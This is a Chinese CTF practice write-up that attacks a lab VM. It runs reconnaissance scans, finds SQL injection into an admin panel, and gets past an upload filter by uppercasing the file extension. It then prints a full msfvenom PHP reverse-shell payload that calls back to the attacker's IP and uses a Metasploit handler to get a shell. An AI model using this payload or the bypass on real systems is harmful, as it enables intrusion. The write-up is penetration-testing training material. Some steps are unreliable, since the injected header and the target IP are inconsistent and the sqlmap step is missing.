

CTF练习：SQL注入之X-Forwarded-For报头

原创

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靶机地址：

链接：<https://pan.baidu.com/s/1u-br8L4Lk4X7EGS7kROhMQ>

提取码：2fmj

环境准备

开启两台机器，一台靶机一台kali攻击机，配置好桥接网络，使其在同一网段内。

查看攻击机kali的IP，为172.19.75.143

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.19.75.143 netmask 255.255.255.0 broadcast 172.19.75.255
    inet6 fe80::208:27ff:fe27:bb8 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:27:0b:b8 txqueuelen 1000 (Ethernet)
    RX packets 6473 bytes 2783758 (2.6 MiB)
    RX errors 0 dropped 3 overruns 0 frame 0
    TX packets 7098 bytes 606490 (592.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

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查看靶机的IP，为172.19.75.69

```
root@kali:~# netdiscover -r 172.19.75,1/24
```

```
172.19.75.192 98:83:89:2e:84:d2 4 240 Samsung Electronics Co.,Ltd
172.19.75.2 60:45:cb:27:71:a5 1 60 ASUSTek COMPUTER INC.
172.19.75.29 00:e0:4c:36:00:4a 1 60 REALTEK SEMICONDUCTOR CORP.
172.19.75.38 f4:8e:38:f5:1a:13 1 60 Dell Inc.
172.19.75.69 08:00:27:67:39:48 1 60 PCS Systemtechnik GmbH
172.19.75.73 40:16:7e:ab:1c:7b 1 60 ASUSTek COMPUTER INC.
172.19.75.84 a8:1e:84:e0:27:ce 1 60 QUANTA COMPUTER INC.
172.19.75.103 a8:1e:84:9e:b6:80 1 60 QUANTA COMPUTER INC.
```

ping一下，测试连通性，没问题，开始信息收集。

```
root@kali:~# ping 172.19.75.69
PING 172.19.75.69 (172.19.75.69) 56(84) bytes of data.
64 bytes from 172.19.75.69: icmp_seq=1 ttl=64 time=0.467 ms
64 bytes from 172.19.75.69: icmp_seq=2 ttl=64 time=0.618 ms
64 bytes from 172.19.75.69: icmp_seq=3 ttl=64 time=0.430 ms
64 bytes from 172.19.75.69: icmp_seq=4 ttl=64 time=1.18 ms
^C
```

信息收集

探测靶场开放的端口信息与服务版本

```
root@kali:~# nmap -sV 172.19.75.69
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-28 10:50 CST
Nmap scan report for 172.19.75.69
Host is up (0.00018s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 0.7.67
MAC Address: 08:00:27:67:39:48 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results a
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.69 seconds
```

使用nikto对开放的80端口进行进一步挖掘

```
Nmap done: 1 IP address (1 host up) scanned in 7.69 seconds
root@kali:~# nikto -host http://172.19.75.69/
- Nikto v2.1.6
-----
+ Target IP:          172.19.75.69
+ Target Hostname:    172.19.75.69
+ Target Port:        80
+ Start Time:         2019-11-28 10:54:55 (GMT8)
-----
+ Server: nginx/0.7.67
```

```
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals p
itive information via certain HTTP requests that contain specific QUERY
+ /admin/login.php: Admin login page/section found.
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated: 19 error(s) and 11 item(s) reported on remote host
+ End Time:          2019-11-28 10:55:37 (GMT8) (42 seconds)
-----
+ 1 host(s) tested
```

发现一个登录的可疑页面，使用浏览器打开页面。



Login

Login Box

Login

Password


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使用弱口令进不去，可能这个页面存在sql漏洞，具体是什么注入，我们用“owasp-zap”来探测。

漏洞挖掘

点击左上角“应用程序”，打开“03-web程序”，点击“owasp-zap”程序。






输入需攻击的网页网址：http://172.19.75.80，点击攻击按钮。



发现web具有sql注入漏洞，漏洞为X-Frame-Options参数。



sqlmap注入

使用sqlmap去探测数据库中的库。

Password

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进入后台。




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PS: 因为下面内容与我之前博客相同，所以偷偷懒，免得码字太多掉头发，哈哈。

上传shell脚本（copy）

点击添加图片链接，来到上传图片页面，我们在这里上传shell脚本。



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
回到终端，使用msfvenom制作shell脚本

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=172.19.75.143 lport=4444 -f
```


```
raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '172.19.75.143'; $port = 4444; if (($f = 'stream
_socket_client') && is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }"); $s_type = 'strea
m'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type
= 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET,
SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s
_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket
'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len
= socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len =
$a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .
= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($
b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (exten
sion_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=c
reate_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

使用gedit在桌面创建shell.php，将上面的代码粘贴进去。

```
root@kali:~/桌面# gedit shell.php
root@kali:~/桌面#
```




回到上传页面，上传shell.php文件，失败了。




Administration of my A

Administration of my A




https://blog.csdn.net/qq_43233085




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那我们按照它的要求，将shell.php改成shell.PHP，再次上传，这次成功了。



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按图示，设置好模块与payload，查看参数需要设置主机IP地址。

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  172.19.75.143    yes       The listen address (an interface may be
  LPORT  4444              yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  172.19.75.143    yes       The listen address (an interface may be
  LPORT  4444              yes       The listen port
```

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输入kali的ip，设置完成。

```
msf5 exploit(multi/handler) > set lhost 172.19.75.143
lhost => 172.19.75.143
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  172.19.75.143    yes       The listen address (an interface may be
  LPORT  4444              yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  172.19.75.143    yes       The listen address (an interface may be
  LPORT  4444              yes       The listen port
```

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run，监听4444端口。

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.19.75.143:4444
[*] Sending stage (38247 bytes) to 172.19.75.80
[*] Meterpreter session 1 opened (172.19.75.143:4444 -> 172.19.75.80)
[*] 24 11:25:32 +0800
```

拿到靶机shell (copy)

回到上传页面，点击shell文件链接，我们的shell被返回了
sysinfo一下，没问题。

```
[*] Started reverse TCP handler on 172.19.75.143:4444
[*] Sending stage (38247 bytes) to 172.19.75.80
[*] Meterpreter session 1 opened (172.19.75.143:4444 ->
24 11:25:32 +0800

meterpreter > sysinfo
Computer      : debian
OS           : Linux debian 2.6.32-5-686 #1 SMP Sun May 6
Meterpreter  : php/linux
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```

输入shell进入终端，pwd一下查看当前位置，id一下查看当前用户。

```
meterpreter > shell
Process 1572 created.
Channel 0 created.
pwd
/var/www/admin/uploads
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

这次靶机主要是相关的sql注入练习，并没有flag值，所以至此完工!!!